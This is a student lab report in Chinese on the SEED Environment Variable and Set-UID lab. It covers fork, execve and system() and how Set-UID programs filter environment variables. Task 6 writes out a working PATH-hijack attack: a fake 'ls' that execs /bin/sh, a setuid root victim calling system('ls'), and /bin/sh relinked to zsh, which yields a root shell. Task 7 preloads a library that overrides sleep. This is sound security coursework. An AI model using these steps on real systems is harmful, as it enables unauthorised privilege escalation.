

Environment Variable and Set-UID 实验报告

姓名：王子卓

学号：57123242

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

1、实验环境设置

本次实验不使用 Docker 环境，在宿主机 SEED 环境中执行。

2、实验步骤

2.1 Task 1: Manipulating Environment Variables

本任务通过设置和打印环境变量来了解环境变量的值，实验需要在 BASH 环境下执行。

任务：使用 printenv 或者 env 命令来打印当前所有的环境变量
位置：SEED
命令： printenv
截图 
图 1：用 printenv 查看环境变量

命令 : <code>env</code>
截图 <pre>[08/24/26]seed@VM:~\$ env SHELL=/bin/bash SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884 QT_ACCESSIBILITY=1 COLORTERM=truecolor XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg XDG_MENU_PREFIX=gnome- GNOME_DESKTOP_SESSION_ID=this-is-deprecated GNOME_SHELL_SESSION_MODE=ubuntu SSH_AUTH_SOCK=/run/user/1000/keyring/ssh XMODIFIERS=@im=ibus DESKTOP_SESSION=ubuntu SSH_AGENT_PID=1834 GTK_MODULES=gail:atk-bridge PWD=/home/seed LOGNAME=seed XDG_SESSION_DESKTOP=ubuntu XDG_SESSION_TYPE=x11 GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1 XAUTHORITY=/run/user/1000/gdm/Xauthority GJS_DEBUG_TOPICS=JS ERROR;JS LOG WINDOWPATH=2 HOME=/home/seed</pre> 图 2: 用另一种方式 env 查看环境变量
命令 : <code>Printenv</code> 任意你感兴趣的环境变量名 (如 PWD) <code>Printenv SESSION_MANAGER</code>
截图 <pre>[08/24/26]seed@VM:~\$ printenv SESSION_MANAGER local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884</pre> 图 3: 用 printenv 查看特定某个环境变量
命令 : <code>env grep</code> 任意你感兴趣的环境变量名 (如 PWD) <code>Env grep SESSION_MANAGER</code>
截图 <pre>[08/24/26]seed@VM:~\$ env grep SESSION_MANAGER SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884</pre> 图 4: 用 env grep 过滤查看特定某个环境变量
任务: 使用 <code>export</code> 和 <code>unset</code> 命令来设置或者删除当前环境变量, 并使用 <code>printenv</code> 或者 <code>echo</code> 命令查看 位置: SEED
命令 : <code>export MY_VAR=" hello_SEED"</code> <code>printenv MY_VAR</code>
截图 <pre>[08/24/26]seed@VM:~\$ export MY_VAR="hello_SEED" [08/24/26]seed@VM:~\$ printenv MY_VAR hello_SEED</pre> 图 1: 新建环境变量并查看
命令 : <code>Unset MY_VAR</code>

Printenv MY_VAR

截图

```
[08/24/26]seed@VM:~$ unset MY_VAR
[08/24/26]seed@VM:~$ printenv MY_VAR
[08/24/26]seed@VM:~$
```

图 2：删除环境变量并查看

注：新建变量时，export 创建的是环境变量，可以遗传给子进程；而默认赋值创建的 shell 变量只能在当前终端窗口中出现

2.2 Task 2: Passing Environment Variables from Parent Process to Child Process

查看通过 fork 命令传递环境变量的效果，按任务书要求编译 myprintenv.c，并按要求执行以后对比实验结果。

任务：按任务书要求编译 myprintenv.c，并执行查看执行效果

环境：SEED

命令

```
gcc myprintenv.c
./a.out > child
```

截图（可以有多组）

```
[08/24/26]seed@VM:~/labsetup$ sudo chown -R seed:seed ~/labsetup
[08/24/26]seed@VM:~/labsetup$ chmod -R 755 ~/labsetup
[08/24/26]seed@VM:~/labsetup$ gcc myprintenv.c
[08/24/26]seed@VM:~/labsetup$ ./a.out >child
[08/24/26]seed@VM:~/labsetup$
```

图 1：所使用命令行

注：开启共享文件夹后有相关权限的修改需求，所以用到了 chown 和 chmod




图 2：执行效果



图 1: Child 的内容

任务：按任务书要求修改 myprintenv.c，之后编译执行查看执行效果

环境：SEED

命令

```
gcc myprintenv.c
./a.out > parent
```

截图（可以有多组）

```
void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv();
            exit(0);
        default: /* parent process */
            // printenv();
            exit(0);
    }
}
```

图 1: 修改前

```
void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            //printenv();
            exit(0);
        default: /* parent process */
            printenv();
            exit(0);
    }
}
```

图 2: 修改后

```
[08/24/26]seed@VM:~/labsetup$ ./a.out >child
[08/24/26]seed@VM:~/labsetup$ gcc myprintenv.c
[08/24/26]seed@VM:~/labsetup$ ./a.out >parent
```

图 3: 所用命令行

```
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1834
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
GPG_AGENT_INFO=/run/user/1000/gnupg/S.gpg-agent:0:1
XAUTHORITY=/run/user/1000/gdm/Xauthority
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
WINDOWPATH=2
HOME=/home/seed
USERNAME=seed
"~/labsetup/parent" 49L, 2952C1,1Top
```

图 4: parent 内容




图 5: 执行效果

任务：按任务书要求使用 diff 命令对比两次输出结果，并说明原因
环境：SEED
命令
Diff child parent
截图（可以有多组）
<pre>[08/24/26]seed@VM:~/labsetup\$ diff child parent [08/24/26]seed@VM:~/labsetup\$</pre> 图 1: 对比输出结果
结果说明：
通过 diff 对比子进程和父进程输出的环境变量，证明了 fork() 系统调用的环境变量进程机制，因为在 Linux 系统中，fork() 用于创建子进程时，会完整复制父进程的进程地址空间，其中包括环境变量数组（environ）。 在子进程中，fork() 返回 0；在父进程中，fork() 返回子进程的 PID（一个正数），switch 以此来区分父子进程。

2.3 Task 3: Environment Variables and execve()

查看通过 `execve` 调用传递环境变量的效果，按任务书要求编译 `myenv.c`，并按要求执行以后对比实验结果。


任务：按任务书要求编译 <code>myenv.c</code> ，并执行查看执行效果
环境：SEED
命令 <code>gcc myenv.c -o myenv</code> <code>./myenv</code>
截图（可以有多组）  <pre>[08/24/26]seed@VM:~/labsetup\$ gcc myenv.c -o myenv [08/24/26]seed@VM:~/labsetup\$./myenv SHELL=/bin/bash SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884 QT_ACCESSIBILITY=1 COLORTERM=truecolor XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg XDG_MENU_PREFIX=gnome- GNOME_DESKTOP_SESSION_ID=this-is-deprecated GNOME_SHELL_SESSION_MODE=ubuntu SSH_AUTH_SOCK=/run/user/1000/keyring/ssh XMODIFIERS=@im=ibus DESKTOP_SESSION=ubuntu</pre>

图 1：传环境变量模式下的编译、运行及输出结果

任务：按任务书要求修改 <code>myenv.c</code> ，并编译执行查看执行效果，并说明两次结果不同的原因
环境：SEED
命令 <code>gcc myenv.c</code> <code>./myenv</code>
截图（可以有多组）  <pre>int main() { char *argv[2]; argv[0] = "/usr/bin/env"; argv[1] = NULL; execve("/usr/bin/env", argv, environ); return 0 ; } int main() { char *argv[2]; argv[0] = "/usr/bin/env"; argv[1] = NULL; execve("/usr/bin/env", argv, NULL); return 0 ; }</pre>

图 1：修改前，`environ`

图 2：修改后，`NULL`

```
[08/24/26]seed@VM:~/labsetup$ gcc myenv.c -o myenv
[08/24/26]seed@VM:~/labsetup$ ./myenv
[08/24/26]seed@VM:~/labsetup$
```

图 3: 运行结果

结果说明:

通过对比 `execve()` 传递不同参数的行为, 验证了该函数对环境变量的显式传递机制: 第一次运行传递的是 `environ`, 当前进程的全局环境变量数据, 新启动的程序可以成功接收到所有环境变量; 第二次运行传递给 `execve()` 的参数是 `NULL`, 无内容可打印, 所以终端无输出。

`Execve` 和 `fork` 的强制复制不同, `int execve(const char *path, char *const argv[], char *const envp[])`, 第三个参数 `envp` 是环境变量数组指针, 所以 `execve` 具有完全的控制权, 可以自由决定传给新程序哪些环境变量, 从而实现环境隔离或最小权限原则。

2.4 Task 4: Environment Variables and system()

观察通过 `system` 调用传递环境变量的效果。


任务: 按任务书要求编写程序并编译, 执行查看执行效果

环境: SEED

命令:

```
gcc task4.c -o task4
./task4
```

截图 (可以有多组)



```
1 #include <stdio.h>
2 #include <stdlib.h>
3
4 extern char **environ;
5
6 int main()
7 {
8     system("/usr/bin/env");
9
10    return 0 ;
11 }
12
```

图 1: 编写 task4.c 调用 `system()`

```
[08/24/26]seed@VM:~/labsetup$ gcc task4.c -o task4
[08/24/26]seed@VM:~/labsetup$ ./task4
GJS_DEBUG_TOPICS=JS ERROR;JS LOG
LESSOPEN=| /usr/bin/lesspipe %s
USER=seed
SSH_AGENT_PID=1834
XDG_SESSION_TYPE=x11
SHLVL=1
HOME=/home/seed
OLDPWD=/home/seed
DESKTOP_SESSION=ubuntu
GNOME_SHELL_SESSION_MODE=ubuntu
GTK_MODULES=gail:atk-bridge
MANAGERPID=1621
XDG_SESSION_RU... ADDRESS=unix:path=/run/user/1000/bus
```

图 2: 执行结果

结果说明:

调用 `system()` 输出的内容与先前 `printenv` 和 `execve` 显式调用内容相同, 验证结论: 调用 `system()` 时, 操作系统底层 `fork` 了一个子进程并且在子进程里调用了 `execve()`, 且调用 `execve()` 时, 第三个参数自动传递当前进程的全部环境变量数组 `environ`。

2.5 Task 5: Environment Variable and Set-UID Programs

观察 SUID 程序传递环境变量的效果。

任务: 按任务书要求编写程序并编译, 执行查看执行效果


环境: SEED

命令:

```
gcc task5.c -o task5
```


```
./task5
```

截图 (可以有多组)




```
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <stdlib.h>
4
5 extern char **environ;
6
7 int main()
8 {
9     int i = 0;
10    while (environ[i] != NULL) {
11        printf("%s\n", environ[i]);
12        i++;
13    }
14
15    return 0;
16 }
```




图 1: 编写 task5.c 打印全部环境变量



```
[08/24/26]seed@VM:~/labsetup$ gcc task5.c -o task5
[08/24/26]seed@VM:~/labsetup$ ./task5
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
SSH_AUTH_SOCK=/run/user/1000/keyring/ssh
XMODIFIERS=@im=ibus
DESKTOP_SESSION=ubuntu
SSH_AGENT_PID=1834
GTK_MODULES=gail:atk-bridge
PWD=/home/seed/labsetup
LOGNAME=seed
XDG_SESSION_DESKTOP=ubuntu
XDG_SESSION_TYPE=x11
```

图 2: 运行输出结果

任务：按任务书要求将程序设置为 SUID 程序
环境：SEED
命令： sudo chown root task5 把文件所有者改为 root sudo chmod 4755 task5 开启 set—UID 权限（4 代表 SUID，755 是普通读写执行权限） ls -l task5 验证权限设置成功
截图（可以有多组）  <pre> [08/24/26]seed@VM:~/labsetup\$ sudo chown root task5 [08/24/26]seed@VM:~/labsetup\$ sudo chmod 4755 task5 [08/24/26]seed@VM:~/labsetup\$ ls -l task5 -rwsr-xr-x 1 root seed 16768 Aug 24 08:18 task5 [08/24/26]seed@VM:~/labsetup\$ </pre>
图 1：设置程序权限并验证

任务：按任务书要求设置环境变量，观察程序输出并说明原因
环境：SEED
命令： export PATH=/home/seed:\$PATH export LD_LIBRARY_PATH=/home/seed export ANY_NAME=“I_am_a_normal_user_variable” ./task5
截图（可以有多组）  <pre> [08/24/26]seed@VM:~/labsetup\$ export PATH=/home/seed:\$PATH [08/24/26]seed@VM:~/labsetup\$ export LD_LIBRARY_PATH=/home/seed [08/24/26]seed@VM:~/labsetup\$ export ANY_NAME="I_am_a_normal_user_variable" [08/24/26]seed@VM:~/labsetup\$./task5 SHELL=/bin/bash SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884 QT_ACCESSIBILITY=1 COLORTERM=truecolor XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg XDG_MENU_PREFIX=gnome- GNOME_DESKTOP_SESSION_ID=this-is-deprecated ANY_NAME=I_am_a_normal_user_variable </pre>
图 1：创建环境变量并运行 task5 验证
 <pre> PATH=/home/seed:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin: GDMSESSION=ubuntu DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus OLDPWD=/home/seed ./task5 [08/24/26]seed@VM:~/labsetup\$ </pre>
图 2：PATH 环境变量被成功添加
 <pre> [08/24/26]seed@VM:~/labsetup\$./task5 SHELL=/bin/bash SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1884,unix/VM:/tmp/.ICE-unix/1884 QT_ACCESSIBILITY=1 COLORTERM=truecolor XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg XDG_MENU_PREFIX=gnome- GNOME_DESKTOP_SESSION_ID=this-is-deprecated ANY_NAME=I_am_a_normal_user_variable </pre>
图 3：ANY_NAME 环境变量被成功添加

```
[08/24/26]seed@VM:~/labsetup$ ./task5 | grep LD_LIBRARY_PATH
[08/24/26]seed@VM:~/labsetup$
```

图 4：使用过滤查找，发现 LD_LIBRARY_PATH 确实未被添加

结果说明：

PATH 和 ANY_NAME 被成功添加了，而 LD_LIBRARY_PATH 没有被加入。因为 Set-UID 程序是默认继承父进程环境变量的，PATH 和 ANY_NAME 属于常规变量，不会被系统拦截，而 LD_LIBRARY_PATH 和 LD_PRELOAD 一样，都属于动态链接器敏感变量。

如果允许普通用户给一个 root 程序制定调用库的顺序，黑客可能会把恶意库文件放进一个目录里，劫持 root 程序的运行。所以动态链接器检测到程序时 Set_UID 时，会自动在环境变量里清理掉所有 LD_开头的变量，以防范这类“库劫持”攻击。

2.6 Task 6: The PATH Environment Variable and Set-UID Programs

根据课件内容，设法让任务书中的程序执行你编写的恶意 ls 程序，并获得 root 权限的 shell。

任务：编写一个恶意 ls 程序，该程序调用一个 shell，通过修改 PATH 变量，让任务书中的程序调用你的恶意 ls 程序并获取一个 root 权限的 shell

位置：SEED

命令（可以有多组）

```
sudo ln -sf /bin/dash /bin/sh
```

注：/bin/sh 默认指向 dash，一旦发现运行在 set_uid 环境中会主动放弃 root 权限。这是因为 PATH 路径劫持攻击非常古老，linux 系统有相对的防御机制。现在我们要复刻这样古老的攻击，就需要把/bin/sh 的链接指向不那么警觉的 shell——zsh

```
gcc victim.c -o victim
```

```
sudo chown root victim
```

```
sudo chmod 4755 victim
```

```
ls -l victim //确认权限修改完成
```

```
gcc malicious.c -o ls //输出文件的名称一定要为 ls，因为 victim 查找的是 ls
```

```
export PATH=.:$PATH //把当前目录放在 PATH 的最前面，原理见 task5
```

截图（可以有多组）

```
[08/25/26]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
```

图 1：解除限制

```
*victim.c
1#include <stdlib.h>
2
3extern char **environ;
4
5int main()
6{
7    system("ls");
8    return 0;
9}
```

图 2：编写 victim.c


```
[08/25/26]seed@VM:~/labsetup$ gcc victim.c -o victim
[08/25/26]seed@VM:~/labsetup$ sudo chown root victim
[08/25/26]seed@VM:~/labsetup$ sudo chmod 4755 victim
[08/25/26]seed@VM:~/labsetup$ ls -l victim
-rwsr-xr-x 1 root seed 16696 Aug 25 07:38 victim
[08/25/26]seed@VM:~/labsetup$
```

图 3: 编译并修改其权限为 Set—UID



```
1#include <unistd.h>
2
3int main()
4{
5    char *args[]={"/bin/sh",NULL};
6    execve(args[0],args,NULL);
7
8    return 0;
9}
```

图 4: 编写 malicious.c 程序



```
labsetup seed@VM:~/labsetup
[08/25/26]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[08/25/26]seed@VM:~$ cd ~/labsetup
[08/25/26]seed@VM:~/labsetup$ gcc victim.c -o victim
[08/25/26]seed@VM:~/labsetup$ sudo chown root victim
chown: cannot access 'victim': No such file or directory
[08/25/26]seed@VM:~/labsetup$ gcc victim.c -o victim
[08/25/26]seed@VM:~/labsetup$ sudo chown root victim
[08/25/26]seed@VM:~/labsetup$ sudo chmod 4755 victim
[08/25/26]seed@VM:~/labsetup$ ls -l victim
-rwsr-xr-x 1 root seed 16696 Aug 25 07:38 victim
[08/25/26]seed@VM:~/labsetup$ gcc malicious.c -o ls
[08/25/26]seed@VM:~/labsetup$
```

图 5: 编译产生可执行文件 ls

```
[08/25/26]seed@VM:~/labsetup$ export PATH=.:$PATH
[08/25/26]seed@VM:~/labsetup$ which ls
./ls
```

图 6: 把当前目录放在 PATH 的最前面并验证效果

```
[08/25/26]seed@VM:~/labsetup$ which ls
./ls
[08/25/26]seed@VM:~/labsetup$ ./victim
#
```

图 7: 没有看到文件列表, 看到了#提示符, 说明获得了一个 root 权限的 shell

结果说明:

受害者程序使用 `system("ls")`, 没有使用绝对路径, 而 shell 在执行命令时依赖 PATH 变量去搜索位置。所以我们通过 `export` 指令修改 PATH 路径的内容, 将当前目录设置为最高优先级, 受害者程序运行的时候 shell 找到了我们伪造的 ls 并执行了它。

因为受害者程序是 Set-UID root 程序, 它启动的子进程 (也就是我们的恶意程序) 通过 `execve` 继承了其 UID, 所以我们获得的 shell 具有完整的 root 权限。注: 这里的 `execve` 也可以替换成 `fork`, 但 `execve` 更简洁, 且使用 `fork` 会多创建一个短暂的子进程, 并等待其结束, 避免僵尸进程。

2.7 Task 7: The LD_PRELOAD Environment Variable and Set-UID Programs

根据课件内容，设法让任务书中的程序链接你编写的 sleep 动态库。



任务：按任务书 step 1 要求编写程序，并编译，同时设置 LD_PRELOAD 环境变量 位置：SEED
命令（可以有多组） <code>sudo adduser user1 //新建辅助用户</code> <code>gcc -fPIC -g -c mylib.c</code> <code>gcc -shared -o libmylib.so.1.0.1 mylib.o -lc //编译假库</code> <code>gcc task7.c -o task7 //编译受害者程序</code>
截图（可以有多组）  图 1：编写假的动态库文件 mylib.c  图 2：编写受害者程序 task7.c <pre>[08/25/26]seed@VM:~/labsetup\$ sudo adduser user1 Adding user `user1' ... Adding new group `user1' (1001) ... Adding new user `user1' (1001) with group `user1' ... Creating home directory `/home/user1' ... Copying files from `/etc/skel' ... New password: Retype new password: passwd: password updated successfully Changing the user information for user1 Enter the new value, or press ENTER for the default Full Name []: Room Number []: Work Phone []: Home Phone []: Other []: Is the information correct? [Y/n]</pre>

Figure 3 shows a terminal window with the following content:

```

Other [ ]:
Is the information correct? [Y/n]
[08/25/26]seed@VM:~/labsetup$ gcc -fPIC -g -c mylib.c
[08/25/26]seed@VM:~/labsetup$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
[08/25/26]seed@VM:~/labsetup$ gcc task7.c -o task7
[08/25/26]seed@VM:~/labsetup$

```

-c 只编译，不链接，生成.o 中间文件

-fPIC 生成位置无关代码，动态库.so 被加载到内存时内存地址是随机的，PIC 保证其无论在何处，里面的代码都能正确跳转

-lc 连接 C 标准库，虽然假 sleep 没有调用标准库，但这是良好习惯，防止缺少基础符号

位置: SEED

```
命令
export LD_PRELOAD=./libmylib.so.1.0.1
./task7
```

```
[08/25/26]seed@VM:~/labsetup$ export LD_PRELOAD=./libmylib.so.1.0.1
[08/25/26]seed@VM:~/labsetup$ ./task7
I am not sleeping!
```

场景 2: Set-UID root 程序 普通用户 设置 LD_PRELO AD	命令 sudo chown root task7 sudo chmod 4755 task7 ./task7
	截图 [08/25/26]seed@VM:~/labsetup\$ sudo chown root task7 [08/25/26]seed@VM:~/labsetup\$ sudo chmod 4755 task7 [08/25/26]seed@VM:~/labsetup\$./task7 [08/25/26]seed@VM:~/labsetup\$ █
图 2: 场景 2 运行结果, 失败	
场景 3: Set-UID root 程序 普通用户	命令 sudo su export LD_PRELOAD=/libmylib.so.1.0.1 ./task7

```
命令
sudo chown root task7
sudo chmod 4755 task7
./task7
```

```
[08/25/26] seed@VM: ~/labsetup$ sudo chown root task7
[08/25/26] seed@VM: ~/labsetup$ sudo chmod 4755 task7
[08/25/26] seed@VM: ~/labsetup$ ./task7
[08/25/26] seed@VM: ~/labsetup$
```

场景 3: Set-UID root 程序 普通用户	命令 <code>sudo su</code> <code>export LD_PRELOAD=/libmylib.so.1.0.1</code> <code>./task7</code>
-------------------------------------	---

```
命令
sudo su
export LD_PRELOAD=/libmylib.so.1.0.1
